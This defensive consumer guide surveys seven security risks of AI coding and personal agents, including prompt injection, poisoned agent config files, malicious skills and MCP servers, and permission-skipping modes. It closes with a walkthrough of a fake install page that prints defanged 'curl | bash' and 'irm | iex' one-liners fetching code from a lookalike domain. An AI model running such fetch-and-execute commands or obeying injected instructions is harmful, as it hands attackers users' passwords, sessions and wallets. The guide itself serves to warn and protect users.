Protect AI agents: are Claude Code and OpenClaw safe?
How to protect AI agents like Claude Code, Codex, OpenClaw, Hermes and Antigravity: are they safe, the seven real risks and a 10-minute lockdown.
AI agent security is the question of what an AI that can act on your computer will do when someone else gets to talk to it. Claude Code (claude), OpenAI Codex (codex), OpenClaw (openclaw), Nous Research's Hermes Agent (hermes) and Google Antigravity (agy) all read files, run commands and reach the internet as you. Are AI agents safe? This guide answers that, then shows how to protect AI agents on your own computer.
That power is the point, and it is also the risk. In 2026 alone, Claude Code, Codex, OpenClaw, Hermes Agent and Antigravity all patched flaws that let an attacker run commands, and fake installers posed as three of the five. This page is the map: the verdict, the seven ways an agent gets turned against you, one walkthrough of the most common one, and a lockdown you can do today.
Are AI agents safe to run on my own computer?
Yes, with approvals on and a sandbox around them; no, in YOLO mode on the computer that holds your money. The agent itself is rarely the attacker. The danger is that it obeys whatever it reads and runs whatever it is told, with your files, your browser and your wallets in reach.
Two kinds of agent carry two levels of risk:


- Coding agents you start yourself: Claude Code, Codex and Antigravity. They work on a folder while you watch, and all three now ship a sandbox and approval prompts by default.


- Always-on personal agents: OpenClaw and Hermes Agent. They run around the clock, hold your chat and email tokens, and take orders from Telegram, Discord, WhatsApp or email. More doors, fewer eyes.
What can go wrong? The AI agent threat map
There are seven real risks. Each has its own guide in this series.
1. Prompt injection: hidden orders in what the agent reads
Text in a web page, README, issue or email can carry instructions the agent follows as if you typed them. Pillar Security showed a poisoned file making Antigravity run code even in its strictest mode; Google fixed it on February 28, 2026, and the research went public in April. Read what prompt injection is and are AI browsers safe.


2. Poisoned config files: AGENTS.md, CLAUDE.md and project settings
Agents trust the instruction and settings files inside a project more than anything else they read, and people almost never open them. Check Point showed in February 2026 that a malicious repo's .claude/settings.json could run commands and leak your Anthropic API key before the trust prompt appeared (fixed). Guide: AGENTS.md poisoning.
3. Supply chain: packages, skills, plugins and MCP servers
Anything your agent installs runs with your permissions, and attackers now publish packages and skills built for agents to pick. In February 2026 researchers found 341 malicious skills on ClawHub, and Socket found an npm worm that planted a fake MCP server in Claude Code, Cursor and Windsurf configs. Guides: AI agent supply chain attacks, skills, MCP servers.
4. Over-broad permissions: YOLO mode and skipped approvals
Every agent has a switch that stops it asking: --dangerously-skip-permissions, --yolo, Turbo. With it on, one hidden sentence becomes one executed command, and nobody looks. Guide: how to sandbox an AI agent.
5. Exposed always-on agents
An agent that listens on the network can be steered by anyone who reaches it. SecurityScorecard counted more than 40,000 exposed OpenClaw instances in February 2026, and OpenClaw's CVE-2026-25253 let a single clicked link take over even a localhost-only install until 2026.1.29. Guides: is OpenClaw safe and Hermes Agent security.
6. Credentials the agent holds
Your agent's config holds API keys, gateway tokens and chat bot tokens, and ordinary stealers already grab them. Hudson Rock documented a stealer taking a victim's whole .openclaw folder in February 2026: the gateway token, device keys and the agent's memory files. No lock covers these files: keep them few, scoped and short-lived, and rotate them after any scare.
7. Fake downloads of the agent itself


The most direct attack skips the AI entirely: a fake install page for the agent. In 2026 that hit Claude Code through search ads, OpenClaw through a fake GitHub installer recommended by Bing's AI search, and Antigravity through a lookalike domain. Guides: fake AI app malware and is Google Antigravity safe.
How a fake install page turns "install the agent" into stolen accounts
The most common real path is the fake installer, because it needs no exploit and catches beginners and developers alike. The official installs for these agents are one line you paste into a terminal, so a fake page only has to show a different line.
- 1You search for how to install the agentThe first result is an ad, and it uses the product's name.claude code installAllImagesVideosNewsAgentcli-docsagentcli-docs.top/installSponsored1Claude Code install: one command for Windows and MacOfficial setup guide. Copy one line and you are done.Docsdocs.agent-vendor.example/setupSet up the agent: quickstartInstall, sign in and run your first task.
- 1A sponsored result on an address that is not the vendor's
- 2The page looks like real docs and gives you one line to pasteSame layout, same tone. Only the address and the line are different.Docs, Install, Pricing
Install on Windows
Open PowerShell and run:
irm hxxps://agentcli-docs.top/install.ps1 | iex2Copy- 1Lookalike docs. Real install pages live on the vendor's own domain
- 2Downloads and runs whatever that server sends
Docs, Install, PricingInstall on macOS
Open Terminal and run:
curl -fsSL hxxps://agentcli-docs.top/install.sh | bash2Copy- 1Lookalike docs. Real install pages live on the vendor's own domain
- 2Downloads and runs whatever that server sends
- 3You paste it, and the agent really installsMalwarebytes found the fake Antigravity installer shipped the real app, so everything works.Windows PowerShell
PS C:\Users\you>you@MacBook ~ %you@laptop:~$irm hxxps://agentcli-docs.top/install.ps1 | iex1
Installing agent CLI...
Installed. Run the agent to get started.
- 1You ran it yourself, so nothing warned you
TerminalPS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -fsSL hxxps://agentcli-docs.top/install.sh | bash1
Installing agent CLI...
Installed. Run the agent to get started.
- 1You ran it yourself, so nothing warned you
- dangerA second program starts and reaches for your browser and walletsIt runs as you, so everything you are signed in to is in reach.
What the fake install takes from you
- Every saved browser passwordEmail, GitHub, cloud consoles, exchanges
- Your logged-in sessionsAccounts open without a password or 2FA code
- Your crypto walletsBrowser and desktop wallets, emptied for good
